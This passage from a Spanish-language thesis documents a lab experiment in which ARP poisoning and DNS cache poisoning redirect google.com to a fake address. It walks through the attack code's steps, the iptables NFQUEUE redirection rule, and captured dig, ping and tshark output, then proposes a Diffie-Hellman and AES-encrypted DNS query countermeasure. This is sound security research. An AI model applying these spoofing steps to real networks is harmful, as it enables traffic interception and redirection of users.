El atacante *attackerMITM* ejecuta el código mostrado en el Apéndice D.2, el cual realiza un ataque a la tabla ARP de *raul* y a la tabla del servidor *RNS*. El diagrama 4.3 explica el funcionamiento de dicho código.

En **A** se definen las dos direcciones IP que se van a atacar, las cuales corresponden al *host raul* y al servidor *RNS*. En **B** y en **C** se intercambian las direcciones MAC de las máquinas, es decir, la dirección MAC de *raul* será la de *RNS*, y viceversa. El proceso anterior se repite iterativamente hasta que se presiona CTRL + C en la máquina del atacante. Finalmente en **D** las direcciones originales MAC son asignadas a su *host* correspondiente.




Figura 4.3: Diagrama del envenenamiento de la memoria caché del servidor RNS.

El código 4.1 muestra la tabla ARP auténtica, es decir, las direcciones MAC auténticas de cada *host*, mientras que el código 4.2 muestra la tabla ARP falsificada; por ejemplo, se puede ver que el servidor *RNS* tiene la misma dirección MAC que el *host* atacante.

El código 4.3 muestra la tabla ARP modificada del servidor *RNS*, y se puede identificar que el *host raul* tiene la misma dirección MAC que el *host* atacante.

Código 4.1: Tabla ARP auténtica en *raul*.

Address	HWtype	HWaddress	Flags Mask	Iface
192.168.10.1	ether	ee:d3:d0:8d:d9:47	C	eth0
192.168.10.15	ether	00:16:3e:e6:c7:83	C	eth0
192.168.10.10	ether	00:16:3e:b3:15:49	C	eth0

Código 4.2: Tabla ARP después del ataque en *raul*.

Address	HWtype	HWaddress	Flags Mask	Iface
192.168.10.1	ether	ee:d3:d0:8d:d9:47	C	eth0
192.168.10.15	ether	00:16:3e:e6:c7:83	C	eth0

```
192.168.10.10          ether    00:16:3e:e6:c7:83    C          eth0
```

Código 4.3: Tabla ARP después del ataque en RNS.

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.10.5	ether	00:16:3e:e6:c7:83	C		eth0
192.168.10.1	ether	ee:d3:d0:8d:d9:47	C		eth0
192.168.10.15	ether	00:16:3e:e6:c7:83	C		eth0

4.2.2. Falsificación de la respuesta del DNS

Después de falsificar la tabla ARP de los *hosts* en el segmento de red es posible falsificar la respuesta del DNS, para ello es necesario redirigir los paquetes. El código en el Apéndice D.3 utiliza la biblioteca `NetfilterQueue` para procesar los paquetes que coinciden con una regla en la tabla *iptables* del S.O Linux. Esta regla indica que cuando se reenvía un paquete en la máquina, este se debe redirigir al número de *queue* de netfilter `QUEUE_NUM`, en este caso el número de *queue* es el 1. La regla de la *iptables* que se inserta en la máquina atacante antes de ejecutar el código es la siguiente:

```
iptables -I FORWARD -j NFQUEUE --queueu-num 1
```

El diagrama 4.4 explica el funcionamiento del código D.3. En **A** se declara el paquete capturado por el atacante, posteriormente en **B** y en **C** se corrobora que sea un paquete DNS y que pregunte por el dominio *google.com*. En **D** se establece que la respuesta apócrifa para el dominio *google.com* sea la dirección IP 192.168.20.5. Finalmente en **E** se envía el paquete apócrifo construido.




Figura 4.4: Diagrama de la modificación de la respuesta de un servidor DNS.

Es importante mencionar que la falsificación de la dirección IP se realiza mientras se están ejecutando a la vez los códigos para envenenar la tabla ARP del servidor y el código para falsificar la respuesta del DNS, es decir, los códigos contenidos en D.2 y D.3.

4.3. Contraataque del hombre en el medio

Para mitigar el ataque de envenenamiento del hombre en el medio, en esta tesis se propone cifrar la consulta del nombre de dominio al servidor DNS. De esta forma el atacante no podrá visualizar el nombre de dominio que solicita. Este contraataque funciona ejecutando dos códigos: uno del lado del cliente (*raul*) y otro del lado del servidor (*RNS*). El funcionamiento de este contraataque se basa en que tanto el cliente como el servidor intercambian llaves mediante el protocolo Diffie-Hellman, posteriormente el cliente le manda al servidor el nombre de dominio solicitado cifrado mediante el algoritmo de cifrado AES-128. Finalmente el servidor descifra el nombre del dominio con las llaves previamente intercambiadas y realiza la solicitud DNS.

4.3.1. Código que se ejecuta del lado del servidor

El código del Apéndice D.4 se ejecuta en el servidor *RNS*. Este código construye un socket con la dirección IP 192.168.10.10 (correspondiente al servidor DNS) y el puerto 3000. El diagrama 4.5 explica el funcionamiento de este código:

1. En **A** se asignan valores a las variables que se usarán en el código, mientras que en **B** se declaran otro tipo de variables.
2. En **C** se calcula el valor de Diffie Hellman del servidor.
3. En **D** se recibe y almacena el valor de Diffie Hellman del cliente.
4. En **E** se calcula la llave compartida entre el servidor y el cliente, y se obtiene su hash con la función MD5.
5. En **F** se envía el valor de Diffie Hellman (calculado en **C**) al cliente.
6. En **G** se recibe el vector de inicialización y el dominio cifrado del cliente.
7. En **H** se descifra y almacena el dominio.
8. En **I** se hace la petición de la dirección IP del dominio descifrado a un servidor DNS de Internet. Posteriormente esta solución se almacena.
9. En **J** se envía la dirección IP auténtica al cliente

4.3.2. Código que se ejecuta del lado del cliente

El código del Apéndice D.6 se ejecuta en el cliente *raul*. El diagrama 4.6 explica el funcionamiento de este código:

1. En **A** se asignan valores a las variables que se usarán en el código, mientras que en **B** se declaran otras variables.
2. En **C** se calcula el valor de Diffie Hellman del cliente.
3. En **D** envía el valor de Diffie Hellman al servidor.
4. En **E** se almacena el valor de Diffie Hellman recibido del servidor.
5. En **F** se calcula la llave compartida entre el servidor y el cliente, y se obtiene su hash con la función MD5.

6. En **G** se introduce el dominio que se quiere solicitar, en este caso es *google.com*.
7. En **H** se cifra el dominio y se almacena.
8. En **I** se envía el vector de inicialización y el dominio cifrado al servidor.
9. En **J** se recibe la dirección IP auténtica del servidor.
10. En **K** se hace un ping a la dirección IP auténtica recibida del servidor.




Figura 4.5: Servidor.




Figura 4.6: Cliente.

Capítulo 5

Resultados de los ataques

En esta sección se presentan los resultados de los ataques al servidor DNS local *RNS*, así como los resultados de la propuesta para contrarrestar el ataque de hombre en el medio.

5.1. Resultado del ataque para envenenar la memoria caché del servidor local DNS (*RNS*)




Figura 5.1: Ataque para envenenar la memoria caché del servidor local DNS (*RNS*).

En la figura 5.1 se muestra la operación de este ataque. El *host raul* pregunta al servidor *RNS* la dirección IP del dominio *google.com*, como este servidor no sabe la dirección IP, hace la petición hacia otro servidor DNS de Internet. En el momento que el servidor DNS de Internet responde con la dirección IP auténtica del dominio solicitado, la máquina física (*luis*) intercepta esta respuesta de dirección IP para cambiarla por una falsa. El servidor *RNS* toma esta respuesta como auténtica y la envía a *raul*. A continuación se muestran las salidas de las máquinas que intervienen en este ataque.

El código 5.1 muestra la salida de la ejecución del código D.1. La primera dirección IP destino (192.48.79.30) corresponde a un servidor DNS TLD (*Top Level Domain*), el cual responde con la dirección IP de otro servidor DNS que sabe en donde se encuentra el nombre de dominio *google.com* (216.239.34.10).

Código 5.1: Salida de la ejecución del ataque para envenenar la memoria caché desde la máquina física *luis*.

```
...('Source: ', '170.10.40.199')
('Dest: ', '198.41.0.4')
```

```
Sent 1 packets.
DNS Cache spoofed succeed
('Source: ', '170.10.40.199')
('Dest: ', '192.48.79.30')
```

```
Sent 1 packets.
DNS Cache spoofed succeed
('Source: ', '170.10.40.199')
('Dest: ', '216.239.34.10')
```

```
Sent 1 packets.
DNS Cache spoofed succeed
```

El código 5.2 y 5.3 muestran la salida del comando `dig google.com` cuando el ataque ya ha sido realizado. En el código 5.2 se observa un tiempo de respuesta de 183 milisegundos, puesto que aquí es la primera vez que se solicita el dominio *google.com*, por lo que el servidor DNS local tiene que salir a preguntar a otros servidores DNS externos en dónde está alojado el dominio solicitado. El código 5.3 muestra que ya no es necesario que la máquina física siga ejecutando el código del ataque (D.1), puesto que el servidor *RNS* ya guardó el registro de la dirección IP apócrifa para el dominio *google.com*, y éste se borrará después de 72 horas (tiempo de vida establecido en el código D.1).

Código 5.2: Salida envenenada por primera vez desde *raul*.

```
; <<>> DiG 9.10.3-P4-Debian <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58889
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
;; QUESTION SECTION:
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                259200 IN      A      192.168.20.5

;; AUTHORITY SECTION:
google.com.                259200 IN      NS     ns2.google.com.
google.com.                259200 IN      NS     ns4.google.com.
google.com.                259200 IN      NS     ns3.google.com.
google.com.                259200 IN      NS     ns1.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.           259200 IN      A      192.168.30.5
ns2.google.com.           259200 IN      A      192.168.30.10
ns3.google.com.           259200 IN      A      192.168.30.15
ns4.google.com.           259200 IN      A      192.168.30.20

;; Query time: 183 msec
;; SERVER: 192.168.10.10#53(192.168.10.10)
;; WHEN: Wed Oct 21 06:02:35 UTC 2020
;; MSG SIZE rcvd: 191
```

Código 5.3: Salida envenenada después de la primera vez desde *raul*.

```
; <<>> DiG 9.10.3-P4-Debian <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6111
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
;; QUESTION SECTION:
```

5.1 Resultado del ataque para envenenar la memoria caché del servidor local DNS (RNS) 29

```
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                259157 IN      A      192.168.20.5

;; AUTHORITY SECTION:
google.com.                259157 IN      NS     ns3.google.com.
google.com.                259157 IN      NS     ns4.google.com.
google.com.                259157 IN      NS     ns2.google.com.
google.com.                259157 IN      NS     ns1.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.           259157 IN      A      192.168.30.5
ns2.google.com.           259157 IN      A      192.168.30.10
ns3.google.com.           259157 IN      A      192.168.30.15
ns4.google.com.           259157 IN      A      192.168.30.20

;; Query time: 1 msec
;; SERVER: 192.168.10.10#53(192.168.10.10)
;; WHEN: Wed Oct 21 06:03:18 UTC 2020
;; MSG SIZE rcvd: 191
```

El código 5.4 muestra la salida de un *ping* al dominio (`ping google.com`) desde la máquina *raul*. La máquina que contesta es *jahel*, cuya dirección IP es 192.168.20.5. Se ejecutó el comando *ping* para verificar que el ataque fue exitoso, sin embargo cualquier otro tipo de conexión (`http`, `telnet`, `ssh`) que se haga hacia dicho dominio, será dirigido a la dirección IP apócrifa.

Código 5.4: Ping desde máquina envenenada (*raul*).

```
PING google.com (192.168.20.5) 56(84) bytes of data.
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=1 ttl=63 time=0.724 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=2 ttl=63 time=0.376 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=3 ttl=63 time=0.326 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=4 ttl=63 time=0.395 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=5 ttl=63 time=0.400 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=6 ttl=63 time=0.414 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=7 ttl=63 time=0.384 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=8 ttl=63 time=0.494 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=9 ttl=63 time=0.328 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=10 ttl=63 time=0.438 ms

--- google.com ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9177ms
rtt min/avg/max/mdev = 0.326/0.427/0.724/0.112 ms
```

Con la finalidad de analizar los paquetes transmitidos en la red se hizo uso de la herramienta *tshark*, para ello fue necesario ejecutar el comando: `tshark -i interface -f ''udp port 53'' -w file_name.pcap`. Donde `interface` contiene el nombre de la interfaz por la cual se desea escuchar el tráfico. En este caso se escucha todo lo que entra o salga en el puerto 53 (correspondiente al servicio DNS) y lo que se capture se va a escribir en un archivo (`file_name.pcap`).

El código 5.5 presenta la salida del analizador de paquetes desde la máquina física *luis*. A continuación se describe cada una de las líneas de la salida del analizador:

1. Después de la solicitud de tipo **A** de la máquina *raul* al dominio *google.com*, la máquina física *luis* recibe esta petición y la reenvía a Internet a través de la NAT configurada. La máquina física se comunica con un servidor DNS raíz (en este caso el DNS raíz A, cuya dirección IP es 198.41.0.4). El servidor DNS local (RNS) sabe de antemano todas las direcciones IP de los servidores DNS raíz.
2. Ocurre lo mismo que en la línea 1, pero ahora se solicitan las direcciones IP de los nameservers.
3. Es la respuesta de la petición de la línea 1. El servidor DNS raíz (198.41.0.4) contesta a la máquina física los dominios de los nameservers en donde puede estar alojado el dominio *google.com*

4. Es la respuesta de la línea 2.
5. Después de conocer los dominios de los nameservers autoritativos en donde puede estar alojado el dominio *google.com*, la máquina física le pregunta a uno de ellos (en este caso elige al servidor nameserver autoritativo cuya dirección IP es 192.5.6.30) el dominio solicitado.
6. Finalmente, el servidor nameserver autoritativo le contesta la dirección IP donde se encuentra el dominio *google.com*, así como algunos nameservers autoritativos específicamente para dicho dominio.

Es importante notar que toda la respuesta a la máquina física (*luis*) es completamente legítimo.

Código 5.5: Salida desde máquina atacante (*luis*).

```

1 0.000000000 170.10.40.199      198.41.0.4   DNS 81 Standard query 0x8ea6 A google.com \
  OPT
2 0.000038894 170.10.40.199      198.41.0.4   DNS 70 Standard query 0xb000 NS <Root> OPT
3 0.073046564 198.41.0.4       170.10.40.199 DNS 305 Standard query response 0x8ea6 A \
  google.com NS a.gtld-servers.net NS b.gtld-servers.net NS c.gtld-servers.net NS d.\
  gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net \
  NS h.gtld-servers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.\
  net NS l.gtld-servers.net NS m.gtld-servers.net OPT
4 0.073638013 198.41.0.4       170.10.40.199 DNS 70 Standard query response 0xb000 NS <\
  Root> OPT
5 0.224968843 170.10.40.199      192.5.6.30   DNS 81 Standard query 0xc92a A google.com \
  OPT
6 0.364626808 192.5.6.30       170.10.40.199 DNS 551 Standard query response 0xc92a A \
  google.com NS ns2.google.com NS ns1.google.com NS ns3.google.com NS ns4.google.com \
  NSEC3 RRSIG NSEC3 AAAA 2001:4860:4802:34::a A 216.239.34.10 OPT

```

El código 5.6 muestra la salida desde la máquina virtual *raul* (192.168.10.5). En la línea 1 se puede observar que se comunica con el servidor DNS local *RNS* (192.168.10.10) mediante una solicitud (registro A) para el dominio *google.com*.

Código 5.6: Salida desde máquina envenenada (*raul*).

```

1 0.000000000 192.168.10.5      192.168.10.10 DNS 81 Standard query 0x8f8e A google.com \
  OPT
2 0.286224436 192.168.10.10     192.168.10.5 DNS 233 Standard query response 0x8f8e A \
  google.com A 192.168.20.5 NS ns4.google.com NS ns2.google.com NS ns3.google.com NS \
  ns1.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20 OPT

```

El código 5.7 muestra la salida desde el servidor DNS local *RNS* (192.168.10.10). A continuación se hace una descripción de cada una de las líneas:

1. En esta línea se observa que la máquina *raul* (192.168.10.5) se comunica con el servidor DNS local *RNS* (192.168.10.10) para solicitar el dominio *google.com*.
2. En esta línea el servidor DNS local se comunica con un servidor DNS raíz (192.41.0.4) para solicitar el dominio mencionado.
3. En esta línea se solicita el dominio del nameserver.
4. En esta línea el servidor DNS raíz responde con los dominios de los nameservers.
5. Esta línea repite la respuesta de los dominios.
6. En esta línea se contesta con la información falsificada proveniente de la máquina física *luis*.
7. Aquí el servidor local DNS realiza otra solicitud de dominio DNS a un servidor DNS raíz.
8. Se contesta a la nueva solicitud con información falsa.

9. El servidor DNS local *RNS* le contesta a la máquina virtual víctima *raul* la dirección IP apócrifa del dominio *google.com*.

Código 5.7: Salida desde el servidor DNS (*RNS*).

```

1 0.000000000 192.168.10.5      192.168.10.10 DNS 81 Standard query 0x8fbc A google.com \
  OPT
2 0.000502167 192.168.10.10      198.41.0.4   DNS 81 Standard query 0x8ea6 A google.com \
  OPT
3 0.000589805 192.168.10.10      198.41.0.4   DNS 70 Standard query 0xb000 NS <Root> OPT
4 0.074156231 198.41.0.4        192.168.10.10 DNS 305 Standard query response 0x8ea6 A \
  google.com NS a.gtld-servers.net NS b.gtld-servers.net NS c.gtld-servers.net NS d.\
  gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net \
  NS h.gtld-servers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.\
  net NS l.gtld-servers.net NS m.gtld-servers.net OPT
5 0.074474691 198.41.0.4        192.168.10.10 DNS 70 Standard query response 0xb000 NS <\
  Root> OPT
6 0.142739156 198.41.0.4        192.168.10.10 DNS 368 Standard query response 0x8ea6 A \
  google.com A 192.168.20.5 NS ns1.google.com NS ns2.google.com NS ns3.google.com NS \
  ns4.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20
7 0.225690692 192.168.10.10      192.5.6.30   DNS 81 Standard query 0xc92a A google.com \
  OPT
8 0.285089763 192.5.6.30       192.168.10.10 DNS 368 Standard query response 0xc92a A \
  google.com A 192.168.20.5 NS ns1.google.com NS ns2.google.com NS ns3.google.com NS \
  ns4.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20
9 0.285536463 192.168.10.10      192.168.10.5 DNS 233 Standard query response 0x8fbc A \
  google.com A 192.168.20.5 NS ns4.google.com NS ns2.google.com NS ns3.google.com NS \
  ns1.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20 OPT
10 0.365591059 192.5.6.30       192.168.10.10 DNS 551 Standard query response 0xc92a A \
  google.com NS ns2.google.com NS ns1.google.com NS ns3.google.com NS ns4.google.com \
  NSEC3 RRSIG NSEC3 AAAA 2001:4860:4802:34::a A 216.239.34.10 OPT

```

5.2. Implementación del ataque de hombre en el medio para falsificar la dirección IPv4 del servidor




Figura 5.2: Ataque de hombre en el medio para falsificar la dirección IPv4 del servidor.

En la figura 5.2 se muestra la operación de este ataque. El *host raul* pregunta al servidor *RNS* la dirección IP del dominio *google.com*, como este servidor no sabe la dirección IP, hace la petición hacia otro servidor DNS de Internet. El servidor DNS de Internet responde con la dirección IP auténtica del dominio solicitado al servidor *RNS*. Posteriormente, el servidor *RNS* le contesta a *raul*, pero el atacante *attackerMITM* intercepta esta respuesta de dirección IP para cambiarla por una falsa, por lo que *raul* recibe una dirección IP apócrifa. A continuación se muestran las salidas de las máquinas que intervienen en este ataque.

En el código 5.8 se puede observar la salida de la ejecución del programa para envenenar la tabla ARP y así lograr el ataque de hombre en el medio. La última línea muestra la interrupción del programa mediante el comando CTRL + C. Esta interrupción regresa los valores originales de la red. Es importante hacer notar que este programa se detuvo hasta que se terminó de ejecutar el código D.3, cuya salida se muestra en el código 5.9. Este código se ejecutó desde el *host* atacante denominado *attackerMITM*.

Código 5.8: Salida de la ejecución del programa para falsificar direcciones MAC desde *attackerMITM*.

```
.....\
Sent 1 packets.
*
*
*
*
*
*
*
Sent 1 packets.
[!] Detected CTRL+C ! restoring the network, please wait...
```

El código 5.9 muestra la salida de la ejecución del programa para falsificar la dirección IP de la respuesta del servidor DNS. Se pueden identificar dos líneas: la primera identifica el dominio a falsificar (*google.com*), mientras que la segunda confirma la falsificación de la respuesta del servidor DNS.

Código 5.9: Salida desde la máquina del atacante (*attackerMITM*) ejecutando el programa para falsificar la respuesta del DNS.

```
('Este es el dominio solicitado', 'google.com.')
DNS cache spoofed succeed
```

El código 5.10 muestra la salida del comando `dig google.com`. Se puede observar que la falsificación de la dirección IP por medio del ataque de hombre en el medio fue exitosa. Es importante hacer notar que la dirección IP apócrifa no se almacena en la memoria caché del servidor DNS, por lo que si los códigos D.2 y D.3 no están en ejecución, la dirección IP del dominio solicitado será la auténtica. Incluso si previamente estos códigos fueron ejecutados y posteriormente finalizados, no se realizará el cambio por la dirección IP apócrifa de *google.com*.

Código 5.10: Salida desde la máquina víctima (*raul*).

```
;; <<>> DiG 9.10.3-P4-Debian <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1145
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 4

;; QUESTION SECTION:
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                259200 IN      A      192.168.20.5

;; AUTHORITY SECTION:
google.com.                259200 IN      NS     ns1.google.com.
google.com.                259200 IN      NS     ns2.google.com.
google.com.                259200 IN      NS     ns3.google.com.
google.com.                259200 IN      NS     ns4.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.           259200 IN      A      192.168.30.5
ns2.google.com.           259200 IN      A      192.168.30.10
ns3.google.com.           259200 IN      A      192.168.30.15
ns4.google.com.           259200 IN      A      192.168.30.20

;; Query time: 25 msec
;; SERVER: 192.168.10.10#53(192.168.10.10)
;; WHEN: Thu Oct 22 05:23:12 UTC 2020
;; MSG SIZE  rcvd: 326
```

